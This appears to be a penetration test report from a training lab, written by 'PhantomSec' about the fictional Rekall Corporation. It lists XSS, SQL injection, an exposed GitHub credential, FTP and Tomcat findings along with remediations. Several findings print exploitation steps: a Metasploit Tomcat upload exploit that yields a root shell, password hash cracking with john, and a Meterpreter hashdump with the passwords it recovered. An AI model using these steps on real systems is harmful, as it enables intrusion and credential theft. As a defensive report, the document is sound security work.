



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

PhantomSec, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	PhantomSec, LLC
Contact Name	Matteo Verzi
Contact Title	Penetration Tester

Document History

Version	Date	Author	Comments
001	4/26/2025	Matteo Verzi	Finalized Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Simple script inputs alone are not enough to successfully exploit an XSS vulnerability.
- Gaining access to server information requires the use of more advanced tools, such as Nmap or Metasploit.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Sensitive credentials were found publicly accessible, including within the HTML source code.
- Information related to Rekall's IP addresses and server physical locations can be easily gathered from open sources.
- Scanning Rekall's IP address range exposed multiple security issues, such as open ports and additional vulnerable addresses within the subnet.
- Several open ports were identified, allowing for unauthorized file access and enumeration.
- The Apache web server is outdated and vulnerable to multiple known exploits.
- The SLMail server is also susceptible to several security flaws, potentially allowing for various types of attacks.
- The web application is prone to both reflected and stored XSS injection attacks.
- SQL injection vulnerabilities were detected within the web application.

Executive Summary

PhantomSec, LLC conducted a penetration test on Rekall Corporation's web server and systems to identify vulnerabilities and demonstrate potential exploitation methods.

We discovered multiple vulnerabilities in the web application, including reflected and stored XSS (Cross-Site Scripting) flaws, which could allow the injection of malicious scripts. Additionally, a Local File Inclusion (LFI) vulnerability was found on the VR Planner page due to improperly handled file uploads. Command injection and SQL injection vulnerabilities were also identified on the Networking.php and Login.php pages, respectively, both of which could allow unauthorized access and control over the server.

In our scanning process, we uncovered that login credentials were stored in plain text within the HTML source code of the Login.php page, making them easily accessible. We also found sensitive data exposed in a public GitHub repository and discovered that the robots.txt file was publicly accessible. These findings granted us unauthorized access to server files and directories. Furthermore, the Apache web server was running an outdated version with known security vulnerabilities.

Testing of both the Windows and Linux environments revealed additional issues. On the Windows system, open ports (specifically Port 110 used by SLMail) were exposed, allowing access to a password hash file. After cracking the hash, we gained access to the system and used Metasploit's Meterpreter to explore directories and inspect scheduled tasks. On the Linux side, we found five vulnerable IP addresses, one of which was running an outdated version of Drupal (Apache). By exploiting weak credentials, we escalated privileges to root. We also identified a remote code execution (RCE) vulnerability and a Shellshock vulnerability, allowing us to access sensitive files, including the sudoers file.

Throughout the assessment, PhantomSec, LLC identified critical vulnerabilities in Rekall Corporation's infrastructure that could lead to significant security breaches. We have provided detailed remediation recommendations to address these issues and strengthen their security posture.

Summary Vulnerability Overview

Vulnerability	Severity
SLMail service version	Critical
Shellshock - Privilege Escalation	Critical
Struts - CVE-2017-5638	Critical
Directory Transversal	Critical
PHP Injection	Critical
Session management	Critical
Brute Force attack	Critical
Command Injections	Critical
SQL payload injections	Critical
Local File Inclusion	Critical
Sensitive Data Exposure	Critical
Privilege Escalation	Critical
Credential Dump	Critical
Low Privileges set for scheduling tasks	High
Open source Exposed data	High
Open Source search for Publicly available credentials	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Port 21 (FTP) Exploit	High
XSS Stored Injection	Medium
XSS Reflected Injection	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.10 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 106 110

Exploitation Risk	Total
Critical	13
High	5
Medium	2


Low	0
-----	---


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	<p>The Welcome.php page allows for the execution of malicious scripts due to insufficient sanitization of user input before it is displayed, making it vulnerable to script injection.</p> <p>In contrast, the Memory-planner.php page has a filter in place that blocks the "script" tag, preventing direct execution. However, attackers can bypass this by splitting the "script" tag, enabling them to inject and execute additional scripts.</p>
Images	 <p>The screenshot shows the Rekall Corporation VR Planning website. The header features a large 'R' logo and the text 'REKALL CORPORATION'. The navigation bar includes links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. The main content area is titled 'Welcome to VR Planning' and includes a sub-section 'Character Development' with a description about being a quarterback or superhero. There's also a form for entering a name and a button labeled 'GO'. Another section titled 'Adventure Planning' describes a mission on Mars. A third section titled 'Location Choices' mentions traveling to a tropical jungle, a metropolis, or the ocean depths. A success message at the bottom says 'CONGRATS, FLAG 1 is f76sdfkg6sjf'.</p>

Affected Hosts	192.168.14.35
Remediation	<p>Ensure secure data handling by implementing input validation and sanitization</p> <p>Integrate encoding libraries into JavaScript to detect and block harmful keywords</p> <p>Create a strong content security policy to strengthen overall protection</p>

Vulnerability 2	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web Application Server


Risk Rating	Medium
Description	A stored cross-site scripting (XSS) vulnerability arises when user input is stored on the server and later displayed to other users without adequate encoding or sanitization, potentially allowing for persistent malicious injections.
Images	
Affected Hosts	192.168.14.35
Remediation	<p>Implement input encoding for user data</p> <p>Perform thorough input validation and sanitization</p>

Vulnerability 3	Findings
Title	Port 21 (FTP) Exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Since Port 21 (FTP) is open, attackers can use the FTP command to connect to the server and access sensitive files via the exposed IP address.
Images	

Affected Hosts	172.22.117.20
Remediation	Restrict Access to port 21

Vulnerability 4	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An aggressive scan was conducted to identify services running on exposed ports. Using Metasploit, we found a suitable Remote Code Execution (RCE) exploit for the Apache Tomcat service. After successfully establishing a shell, we navigated the server to access sensitive files. The RCE vulnerability in Apache Tomcat (CVE-2017-12617) was crucial in gaining access to these files.
Images	<pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options payload [-] Invalid module: payload msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options exploit target [-] Invalid module: exploit [-] Invalid module: target msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set payload java/jsp_shell_bind_tcp payload => java/jsp_shell_bind_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Uploading payload... [*] Exploit aborted due to failure: payload-failed: Failed to execute the payload [*] Exploit completed, but no session was created. msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > check [*] 192.168.13.10:8080 - The target is vulnerable. msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run -j [*] Exploit running as background job 0. [*] Exploit completed, but no session was created. [*] Uploading payload... msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > [*] Payload executed! [*] Started bind TCP handler against 192.168.13.10:4444 [*] Command shell session 1 opened (192.168.13.1:40901 → 192.168.13.10:4444) at 2024-10-13 08:25:08 -0400 background [-] Unknown command: background msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions Active sessions ===== Session 1: [!] Exploit handler on 192.168.13.1:4444 +--> 192.168.13.1:40901 -> 192.168.13.10:4444 (192.168.13.10) msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1 [*] Starting interaction with 1 ...</pre>

	<pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions Active sessions ===== Id Name Type Information Connection -- -- -- -- -- 1 shell java/linux 192.168.13.1:40901 -> 192.168.13.10:4444 (192.168.13.10) [*] Starting interaction with 1 ... id uid=0(root) gid=0(root) groups=0(root) pwd /usr/local/tomcat cd /root ls -la total 24 drwxr-xr-x 1 root root 4096 Feb 4 2022 . drwxr-xr-x 1 root root 4096 Oct 3 09:15 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt drwxr-xr-x 1 root root 4096 May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile cat .flag7.txt 8ks6sbhss</pre>
Affected Hosts	192.168.13.10, 192.168.13.1
Remediation	Regular updates and patches

Vulnerability 5	Findings
Title	Open Source search for Publicly available credentials
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	A GitHub search was conducted for the domain totalrecall.xyz, where hashed login credentials were discovered. These credentials were then used to gain unauthorized access to the web server.
Images	 <p>The screenshot shows a GitHub search results page for the repository 'totalrecall /site'. The search term is 'totalrecall /site' and the results are public. A modal dialog box is open, titled 'Authentication Required - Mozilla Firefox', asking for a User Name and Password. The user has entered 'trivera' in the User Name field and a masked password in the Password field. The URL shown in the dialog is 'http://172.22.117.20'.</p>

	<pre>—(root💀 kali)-[~] └─# echo 'trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0' > hash12.txt —(root💀 kali)-[~] └─# cat hashes.txt trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0y —(root💀 kali)-[~] └─# john --show --format=md5crypt-long hash12.txt trivera:Tanya4life password hash cracked, 0 left</pre>
Affected Hosts	172.22.117.20
Remediation	<p>Restrict access to GitHub repositories containing website information.</p> <p>Remove sensitive credentials from GitHub or ensure the repository is set to private.</p>



Vulnerability 6	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	High
Description	The sensitive information was uncovered through a common open-source intelligence (OSINT) vulnerability, where material was exposed in the WHOIS data. Additionally, a search for the SSL certificate of totalrecall.xyz revealed

	<p>publicly accessible subdomains, providing attackers with extra attack vectors. An Nmap scan was also conducted to identify the number of hosts within the subnet, further expanding the potential points of exploitation.</p>
Images	<p>The screenshot shows the 'Domain Dossier' interface from CentralOps.net. The search bar contains 'totalrecall.xyz.' and several checkboxes are selected: 'domain whois record', 'DNS records', 'traceroute', 'network whois record', and 'service scan'. Below the search bar, it says 'user: anonymous [4.147.189.94]' and 'balance: 49 units'. A 'go' button is present. To the right, there's a link to 'CentralOps.net'. A note at the bottom states: 'To obtain Whois data redacted because of the GDPR or privacy services, try ICANN's RDRS. [more information]'. The page also includes sections for 'Address lookup' (canonical name: totalrecall.xyz, aliases: none, addresses: 15.197.148.33, 3.33.130.190) and 'Domain Whois record' (queried whois.nic.xyz with "totalrecall.xyz"...). The whois output is as follows:</p> <pre>Domain Name: TOTALREKALL.XYZ Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com/ Updated Date: 2024-04-25T09:18:35.0Z Creation Date: 2022-02-02T19:16:16.0Z Registry Expiry Date: 2025-02-02T23:59:59.0Z Registrar: Go Daddy, LLC Registrar IANA ID: 146 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Organization: Registrant State/Province: Georgia Registrant Country: US Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information. Name Server: NS51.DOMAINCONTROL.COM</pre>

2	13112112288	20 May 2024	20 May 2025	totalrekkal.xyz	totalrekkal.xyz www.totalrekkal.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
3	9436388643	20 May 2023	20 May 2024	www.totalrekkal.xyz	www.totalrekkal.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
4	9424423941	18 May 2023	18 May 2024	totalrekkal.xyz	totalrekkal.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
5	6095738637	02 Feb 2022	03 May 2022	flag3-s7euwehd.totalrekkal.xyz	flag3-s7euwehd.totalrekkal.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6	6095738716	02 Feb 2022	03 May 2022	flag3-s7euwehd.totalrekkal.xyz	flag3-s7euwehd.totalrekkal.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
7	6095204253	02 Feb 2022	03 May 2022	totalrekkal.xyz	totalrekkal.xyz www.totalrekkal.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
8	6095204153	02 Feb 2022	03 May 2022	totalrekkal.xyz	totalrekkal.xyz www.totalrekkal.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	<pre>[root@kali] ~] # nmap -sV -sC 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2024-10-13 07:56 EDT Nmap scan report for 192.168.13.10 Host is up (0.0000070s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) _ajp-methods: Failed to get a valid response for the OPTION request 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-title: Apache Tomcat/8.5.0 _http-favicon: Apache Tomcat _http-open-proxy: Proxy might be redirecting requests MAC Address: 02:42:C0:A8:0D:0A (Unknown)</pre>					
Affected Hosts	192.168.13.0/24 and 192.168.13.12					
Remediation	<p>Limit the amount of data shared publicly</p> <p>Clean and secure WHOIS records</p>					

Vulnerability 7	Findings
Title	Low Privileges set for scheduling tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Weak session management enables attackers to guess or attempt multiple session IDs, potentially gaining unauthorized access to the web application.
Images	<pre> HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 3/17/2022 8:02:26 AM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Power Management: Stop On Battery Mode Run As User: S-1-5-21-3484858390-3689884876-116297 Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in t Schedule Type: At idle time </pre>
Affected Hosts	172.22.117.20
Remediation	Restrict full system access to only sudoers or root privileged accounts.


Vulnerability 8	Findings
Title	Credential Dump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using information gathered from a previous Meterpreter session, we were able to access a file containing hashed passwords and credentials. By cracking these hashes, we used the credentials to establish a reverse shell.

Images  <pre> meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter > run post/windows/gather/hashdump [*] Obtaining the boot key ... [*] Calculating the hboot key using SYSKEY 5746a193a13db189e63aa2583949573f ... [*] Obtaining the user list and keys ... [*] Decrypting user keys ... [*] Dumping password hints ... No users with password hints on this system [*] Dumping password hashes ... Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::: WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6c49ebb29d6750b9a34fee28fadbd3577 ::: sysadmin:1001:aad3b435b51404eeaad3b435b51404ee:1e09a46bffe68a4cb738b0381af1dc96 ::: flag6:1002:aad3b435b51404eeaad3b435b51404ee:50135ed3bf5e77097409e4a9aa11aa39 ::: </pre>  <pre> (root㉿kali)-[~] # john --format=NT hashes.txt Using default input encoding: UTF-8 Loaded 6 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Spring2022 (sysadmin) Computer! (flag6) Proceeding with incremental:ASCII (Administrator) (Guest) (DefaultAccount) </pre>	
Affected Hosts 172.22.117.20	
Remediation Update and restrict access permissions for sensitive files Store files in secure, non-public locations to improve protection	

Vulnerability 9	Findings
Title	Privilege Escalation
